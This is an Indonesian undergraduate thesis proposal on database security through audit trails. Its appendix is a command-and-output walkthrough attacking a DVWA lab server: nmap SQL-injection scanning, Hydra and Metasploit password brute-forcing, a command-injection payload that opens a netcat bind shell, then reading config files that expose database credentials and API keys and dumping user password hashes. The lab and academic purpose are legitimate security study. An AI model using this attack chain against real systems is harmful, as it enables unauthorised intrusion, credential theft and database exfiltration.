PENERAPAN KEAMANAN DATABASE DENGAN METODE AUDIT TRAIL

PROPOSAL SKRIPSI

Disusun oleh:

Arvian Zurianto

16 622 014

PROGRAM STUDI TEKNIK INFORMATIKA

FAKULTAS TEKNIK

UNIVERSITAS MUHAMMADIYAH GRESIK

2020

KATA PENGANTAR

Puji Syukur kepada Allah SWT, karena limpahan rahmat-Nya sehingga penulis dapat menyelesaikan laporan tugas akhir dengan judul "Penerapan Keamanan Database dengan Metode Audit Trail".

Laporan tugas akhir ini disusun dengan maksud untuk menyelesaikan beban studi satuan kredit semester (SKS) yang harus ditempuh sebagai persyaratan akademis di jurusan S1 Teknik Informatika Universitas Muhammadiyah Gresik.

Sehubungan dengan terselesaikannya penulisan laporan ini, penulis mengucapkan terimakasih kepada mereka yang telah membantu serta memberikan dorongan semangat hingga terselesaikannya penyusunan laporan ini.

Pada kesempatan ini penulis mengucapkan banyak terima kasih kepada :

1. Allah SWT yang telah memberikan rahmat serta hidayah-Nya sehingga penulis dapat menyelesaikan proposal penelitian ini.
2. Kepada Kedua Orang tua dan saudara-saudara saya, yang telah memberikan dorongan dan do'a.
3. Bapak Darmawan Aditama, S.Kom., M.T. selaku dosen pembimbing pertama dan Bapak Indra Gita Anugrah, S.Kom., M.KOM. selaku pempimbing kedua yang telah memberikan semangat, bimbingan, masukan dan saran-saran yang berharga dalam penyusunan laporan ini.
4. Kepada para dosen UMG yang telah memberi ilmu dan pengalamannya.
5. Yang terakhir saya ucapkan banyak terima kasih kepada seluruh teman – teman seperjuangan mahasiswa teknik informatika angkatan 2016 saling mendukung dan membantu sejak awal hingga penelitian ini selesai.

Penulis menyadari bahwa banyak kekurangan dalam penyusunan laporan ini, sehingga dibutuhkan saran serta masukan untuk menyempurnakannya. Akhir kata semoga laporan kerja praktek ini dapat bermanfaat bagi orang lain, mohon maaf dan terimakasih.

Gresik, 28 Juli 2020

Penulis,

Arvian Zurianto

DAFTAR ISI

PENERAPAN KEAMANAN DATABASE DENGAN METODE AUDIT TRAIL

Oleh

Arvian Zurianto
16 622 014

Diajukan kepada Program Studi Teknik Informatika, Fakultas Teknik, Universitas Muhammadiyah Gresik, pada tanggal *15 Juni 2020* untuk memenuhi sebagian persyaratan untuk memperoleh gelar derajat sarjana S-1 Program Studi Teknik Informatika

INTISARI

Database auditing dapat menjadi komponen penting dalam keamanan basis data. Database Administrator perlu waspada dalam teknik yang digunakan untuk melindungi data perusahaan, serta memantau dan memastikan bahwa perlindungan yang memadai terhadap data tersedia. Pada tingkat tinggi, database auditing merupakan fasilitas untuk melacak otoritas dan penggunaan sumber daya database. Ketika fungsi auditing diaktifkan, setiap operasi database yang diaudit menghasilkan jejak audit dari perubahan informasi yang dilakukan. Audit Trails dapat mengungkakan banyak jejak audit yang dapat dikategorikan sebagai berikut. Jejak audit dari log on dan log off, audit DCL, audit DDL, audit DML, audit DTL dan audit stored procedure dan trigger.

Kata kunci **:** Database Auditing, Jejak Audit, Keamanan Basis Data, Audit
Pembimbing **:** Darmawan Aditama, S.Kom., M.T.
: Indra Gita Anugrah, S.Kom., M.Kom.

IMPLEMENTATION OF DATABASE SECURITY WITH METHODS AUDIT TRAIL

By

Arvian Zurianto
16 622 014

Submited to the Informatics Department, Engineering Faculty, University of Muhammadiyah Gresik on 15th June 2020 for fulfill part of the requirements to obtain a bachelor's degree in Informatics Engineering

ABSTRACT

Database auditing can be an important component of database security. Database administrators need to be aware of the techniques used to protect company data, as well as monitor and ensure that adequate data protection is in place. At a high level, database auditing is a facility for tracking database authority and resource usage. When the auditing function is enabled, each audited database operation generates an audit trail of information changes made. Audit Trails can reveal many audit trails which can be categorized as follows. Audit trail of log on and log off, DCL audit, DDL audit, DML audit, DTL audit and stored procedure audit and trigger.

Keyword **:** *Database Auditing, Audit Trail, Database Security, Audit*
Supervisors **:** Darmawan Aditama, S.Kom., M.T.
: Indra Gita Anugrah, S.Kom., M.Kom.

DAFTAR TABEL

DAFTAR KODE PROGRAM

DAFTAR GAMBAR

LAMPIRAN

A. Sourcecode untuk proses NMAP pada *web server*

```
nmap -sV --script=http-sql-injection <target>
```

Hasilnya *Scanning NMAP*. Ada pada gambar brikut:

```
root@kali:/home/kali# nmap -sV --script=http-sql-injection 192.168.1.67
Starting Nmap 7.80 ( https://nmap.org ) at 2020-07-23 13:40 EDT
Stats: 0:00:11 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 66.67% done; ETC: 13:40 (0:00:03 remaining)
Nmap scan report for 192.168.1.67
Host is up (0.00094s latency).
Not shown: 996 filtered ports
PORT     STATE  SERVICE VERSION
22/tcp   open   ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
80/tcp   open   http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
3306/tcp open   mysql   MySQL 5.7.30-33
4444/tcp closed krb524
MAC Address: 08:00:27:D3:89:B8 (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

B. Sourcecode dengan Hydra

```
Hydra -h
```

```
Hydra 192.168.1.6 –l admin -P
/usr/share/set/src/fasttrack/wordlist.txt http-
get- form"/DVWA-
1.9/vulnerabilities/brute/index.php:username
=^ USER^&password=^PASS^&Login=Login:Us
ername and/or password incorrect.:H=Cookie:
security=low;PHPSESSID=uqqircngoblves7qjv
53lhivo5"
```

Hasilnya sebagai berikut:

```
root@kali:/home/kali# hydra 192.168.1.67 -l admin -P /usr/share/set/src/fasttrack/wordlist.txt  http-get-form "/DVWA-1.9/vulnerabilities/brute/index.php:username=^USER^&password=^PASS^&Login=Login:Username and/or password incorrect.:H=Cookie: security=low;PHPSESSID=uqqircngoblves7qjv53lhivo5"
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-07-23 15:17:21
[DATA] max 16 tasks per 1 server, overall 16 tasks, 222 login tries (l:1/p:222), ~14 tries per task
[DATA] attacking http-get-form://192.168.1.67:80/DVWA-1.9/vulnerabilities/brute/index.php:username=^USER^&password=^PASS^&Login=Login:Username and/or password incorrect.:H=Cookie: security=low;PHPSESSID=uqqircngoblves7qjv53lhivo5
[80][http-get-form] host: 192.168.1.67   login: admin   password: password
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-07-23 15:17:24
root@kali:/home/kali#
```

C. Metasploit

commandpromd dan masuk ke *msfconsole*

```
msfconsole thankyou
```

Cek Versi pada MySQL yang akan di tuju:

```
use
auxiliary/scanner/mysql/mysql_version
show options
set RHOSTS 10.4.12.155
set THREADS 20
```

Akan keluar hasilnya, seperti gambar berikut

```
msf5 > use auxiliary/scanner/mysql/mysql_version
msf5 auxiliary(scanner/mysql/mysql_version) > show options

Module options (auxiliary/scanner/mysql/mysql_version):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT    3306             yes       The target port (TCP)
   THREADS  1                yes       The number of concurrent threads (max one per host)

msf5 auxiliary(scanner/mysql/mysql_version) > set RHOSTS 10.4.12.155
RHOSTS => 10.4.12.155
msf5 auxiliary(scanner/mysql/mysql_version) > set THREADS 20
THREADS => 20
msf5 auxiliary(scanner/mysql/mysql_version) > run

[+] 10.4.12.155:3306      - 10.4.12.155:3306 is running MySQL 5.7.30-33 (protocol 10)
[*] 10.4.12.155:3306      - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Hacking Login MySQL

```
use auxiliary/scanner/mysql/mysql_login
show options
set PASS_FILE /home/kali/new.pass
set RHOSTS 10.4.12.155
set USER_FILE /home/kali/new.user
run
```

Hasilnya sebagai berikut:

```
msf5 auxiliary(scanner/mysql/mysql_login) > run

[+] 10.4.12.155:3306      - 10.4.12.155:3306 - Found remote MySQL version 5.7.30
[!] 10.4.12.155:3306      - No active DB -- Credential data will not be saved!
[-] 10.4.12.155:3306      - 10.4.12.155:3306 - LOGIN FAILED: somat:somat (Incorrect: Access denied for user 'somat'@'10.4.12.64' (using password:
YES))
[-] 10.4.12.155:3306      - 10.4.12.155:3306 - LOGIN FAILED: somat:admin (Incorrect: Access denied for user 'somat'@'10.4.12.64' (using password:
YES))
[-] 10.4.12.155:3306      - 10.4.12.155:3306 - LOGIN FAILED: somat:admin (Incorrect: Access denied for user 'somat'@'10.4.12.64' (using password:
YES))
[-] 10.4.12.155:3306      - 10.4.12.155:3306 - LOGIN FAILED: somat:user (Incorrect: Access denied for user 'somat'@'10.4.12.64' (using password: Y
ES))
[-] 10.4.12.155:3306      - 10.4.12.155:3306 - LOGIN FAILED: somat:postgres (Incorrect: Access denied for user 'somat'@'10.4.12.64' (using passwor
d: YES))
[-] 10.4.12.155:3306      - 10.4.12.155:3306 - LOGIN FAILED: somat:123456 (Incorrect: Access denied for user 'somat'@'10.4.12.64' (using password:
 YES))
[-] 10.4.12.155:3306      - 10.4.12.155:3306 - LOGIN FAILED: root:somat (Incorrect: Access denied for user 'root'@'10.4.12.64' (using password: YE
S))
[+] 10.4.12.155:3306      - 10.4.12.155:3306 - Success: 'root:admin'
[-] 10.4.12.155:3306      - 10.4.12.155:3306 - LOGIN FAILED: admin:somat (Incorrect: Access denied for user 'admin'@'10.4.12.64' (using password:
YES))
[-] 10.4.12.155:3306      - 10.4.12.155:3306 - LOGIN FAILED: admin:admin (Incorrect: Access denied for user 'admin'@'10.4.12.64' (using password:
YES))
[-] 10.4.12.155:3306      - 10.4.12.155:3306 - LOGIN FAILED: admin:admin (Incorrect: Access denied for user 'admin'@'10.4.12.64' (using password:
YES))
[-] 10.4.12.155:3306      - 10.4.12.155:3306 - LOGIN FAILED: admin:user (Incorrect: Access denied for user 'admin'@'10.4.12.64' (using password: Y
ES))
[-] 10.4.12.155:3306      - 10.4.12.155:3306 - LOGIN FAILED: admin:postgres (Incorrect: Access denied for user 'admin'@'10.4.12.64' (using passwor
d: YES))
[-] 10.4.12.155:3306      - 10.4.12.155:3306 - LOGIN FAILED: admin:123456 (Incorrect: Access denied for user 'admin'@'10.4.12.64' (using password:
 YES))
[-] 10.4.12.155:3306      - 10.4.12.155:3306 - LOGIN FAILED: user:somat (Incorrect: Access denied for user 'user'@'10.4.12.64' (using password: YE
S))
[-] 10.4.12.155:3306      - 10.4.12.155:3306 - LOGIN FAILED: user:admin (Incorrect: Access denied for user 'user'@'10.4.12.64' (using password: YE
S))
[-] 10.4.12.155:3306      - 10.4.12.155:3306 - LOGIN FAILED: user:admin (Incorrect: Access denied for user 'user'@'10.4.12.64' (using password: YE
S))
[-] 10.4.12.155:3306      - 10.4.12.155:3306 - LOGIN FAILED: user:user (Incorrect: Access denied for user 'user'@'10.4.12.64' (using password: YES
))
[-] 10.4.12.155:3306      - 10.4.12.155:3306 - LOGIN FAILED: user:postgres (Incorrect: Access denied for user 'user'@'10.4.12.64' (using password:
 YES))
[-] 10.4.12.155:3306      - 10.4.12.155:3306 - LOGIN FAILED: user:123456 (Incorrect: Access denied for user 'user'@'10.4.12.64' (using password: Y
ES))
[-] 10.4.12.155:3306      - 10.4.12.155:3306 - LOGIN FAILED: postgres:somat (Incorrect: Access denied for user 'postgres'@'10.4.12.64' (using pass
word: YES))
```

D. Exploit Web Server

Pertama masuk ke web DVWA, masuk ke menu *Command Injection* dengan *NetCat*. Berikut *source* kodenya.


```
10.4.12.155;mkfifo /tmp/pipe;sh /tmp/pipe | nc -l 4444 > /tmp/pipe
```

Kedua, aktifkan *metasploit*. Masuk ke *Kali Linux* buka *commandpromd* dan masuk ke *msfconsole*

```
msfconsole thankyou
```

```
use multi/handler
set PAYLOAD linux/x86/shell/bind_tcp
show options
set RHOST 10.4.12.155
exploit
```


Hasilnya bisa dilihat sebagai berikut:



```
msf5 exploit(multi/handler) > exploit

[*] Started bind TCP handler against 10.4.12.155:4444
[*] Sending stage (36 bytes) to 10.4.12.155
[*] Command shell session 1 opened (10.4.12.64:45949 → 10.4.12.155:4444) at 2020-07-24 06:22:01 -0400


whoami
www-data
grep www-data /etc/passwd
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
grep www-data /etc/group
www-data:x:33:
```



```
ps -eaf | grep http
www-data  2142  1943  0 17:47 ?        00:00:00 grep http
pwd
/var/www/html/DVWA-1.9/vulnerabilities/exec
ls -ld /var/www/html
drwxr-xr-x 3 root root 4096 Jul 11 16:57 /var/www/html
ls -ld /var/www/html/DVWA*
drwxr-xr-x 8 root root 4096 Oct  5  2015 /var/www/html/DVWA-1.9
ls -l /var/www/html/DVWA*
total 132
-rw-r--r--  1 root root  7229 Oct  5  2015 CHANGELOG.md
-rw-r--r--  1 root root 33107 Oct  5  2015 COPYING.txt
-rw-r--r--  1 root root  7651 Oct  5  2015 README.md
-rw-r--r--  1 root root  3845 Oct  5  2015 about.php
drwxr-xr-x  2 root root  4096 Jul 11 17:01 config
drwxr-xr-x  2 root root  4096 Oct  5  2015 docs
drwxr-xr-x  6 root root  4096 Oct  5  2015 dvwa
drwxr-xr-x  4 root root  4096 Oct  5  2015 external
-rw-r--r--  1 root root  1406 Oct  5  2015 favicon.ico
drwxr-xr-x  5 root root  4096 Oct  5  2015 hackable
-rw-r--r--  1 root root   895 Oct  5  2015 ids_log.php
-rw-r--r--  1 root root  4389 Oct  5  2015 index.php
-rw-r--r--  1 root root  1869 Oct  5  2015 instructions.php
-rw-r--r--  1 root root  3522 Oct  5  2015 login.php
-rw-r--r--  1 root root   414 Oct  5  2015 logout.php
-rw-r--r--  1 root root   148 Oct  5  2015 php.ini
-rw-r--r--  1 root root   199 Oct  5  2015 phpinfo.php
-rw-r--r--  1 root root    26 Oct  5  2015 robots.txt
-rw-r--r--  1 root root  4686 Oct  5  2015 security.php
-rw-r--r--  1 root root  2364 Oct  5  2015 setup.php
drwxr-xr-x 12 root root  4096 Oct  5  2015 vulnerabilities
```

```
ls -l /var/www/html/DVWA-1.9/config
total 4
-rw-r--r-- 1 root root 1929 Jul 11 17:01 config.inc.php
cat /var/www/html/DVWA-1.9/config/config.inc.php
<?php

# If you are having problems connecting to the MySQL database and all of the variables below are correct
# try changing the 'db_server' variable from localhost to 127.0.0.1. Fixes a problem due to sockets.
#   Thanks to @digininja for the fix.

# Database management system to use
$DBMS = 'MySQL';
#$DBMS = 'PGSQL'; // Currently disabled

# Database variables
#   WARNING: The database specified under db_database WILL BE ENTIRELY DELETED during setup.
#   Please use a database dedicated to DVWA.
$_DVWA = array();
$_DVWA[ 'db_server' ]   = '127.0.0.1';
$_DVWA[ 'db_database' ] = 'dvwa';
$_DVWA[ 'db_user' ]     = 'root';
$_DVWA[ 'db_password' ] = 'admin';

# Only used with PostgreSQL/PGSQL database selection.
$_DVWA[ 'db_port '] = '5432';

# ReCAPTCHA settings
#   Used for the 'Insecure CAPTCHA' module
#   You'll need to generate your own keys at: https://www.google.com/recaptcha/admin/create
#$_DVWA[ 'recaptcha_public_key' ]  = '';
#$_DVWA[ 'recaptcha_private_key' ] = '';

$_DVWA[ 'recaptcha_public_key' ]  = '6LdK7xITAAzzAAJQTfL7fu6I-0aPl8KHHieAT_yJg';
$_DVWA[ 'recaptcha_private_key' ] = '6LdK7xITAzzAAL_uw9YXVUOPoIHPZLfw2K1n5NVQ';


# Default security level
#   Default value for the secuirty level with each session.
```

```
File  Machine  View  Input  Devices  Help
Kali Linux, an Offensive ...  kali@kali: ~  03:11 PM  68%
kali@kali: ~
File  Actions  Edit  View  Help

echo "show databases;" | mysql -uroot -padmin
Database
information_schema
dvwa
mysql
performance_schema
sys
echo "use dvwa; show tables;" | mysql -uroot -padmin
Tables_in_dvwa
guestbook
ins_del_users
update_users
users
echo "use dvwa; desc users;" | mysql -uroot -padmin
Field   Type    Null    Key     Default Extra
user_id int(6)  NO      PRI     NULL
first_name      varchar(15)     YES             NULL
last_name       varchar(15)     YES             NULL
user    varchar(15)     YES             NULL
password        varchar(32)     YES             NULL
avatar  varchar(70)     YES             NULL
last_login      timestamp       YES             NULL
failed_login    int(3)  YES             NULL
echo "select * from dvwa.users;" | mysql -uroot -padmin
user_id first_name      last_name       user    password        avatar  last_login      failed_login
1       admin   admin   admin   5f4dcc3b5aa765d61d8327deb882cf99        http://10.4.12.173/DVWA-1.9/hackable/users/admin.jpg    20
7       0
2       Gordon  Brown   gordonb e99a18c428cb38d5f260853678922e03        http://10.4.12.173/DVWA-1.9/hackable/users/gordonb.jpg  20
7       0
3       Hack    Me      1337    8d3533d75ae2c3966d7e0d4fcc69216b        http://10.4.12.173/DVWA-1.9/hackable/users/1337.jpg     20
7       0
4       Pablo   Picasso pablo   0d107d09f5bbe40cade3de5c71e9e9b7        http://10.4.12.173/DVWA-1.9/hackable/users/pablo.jpg    20
7       0
```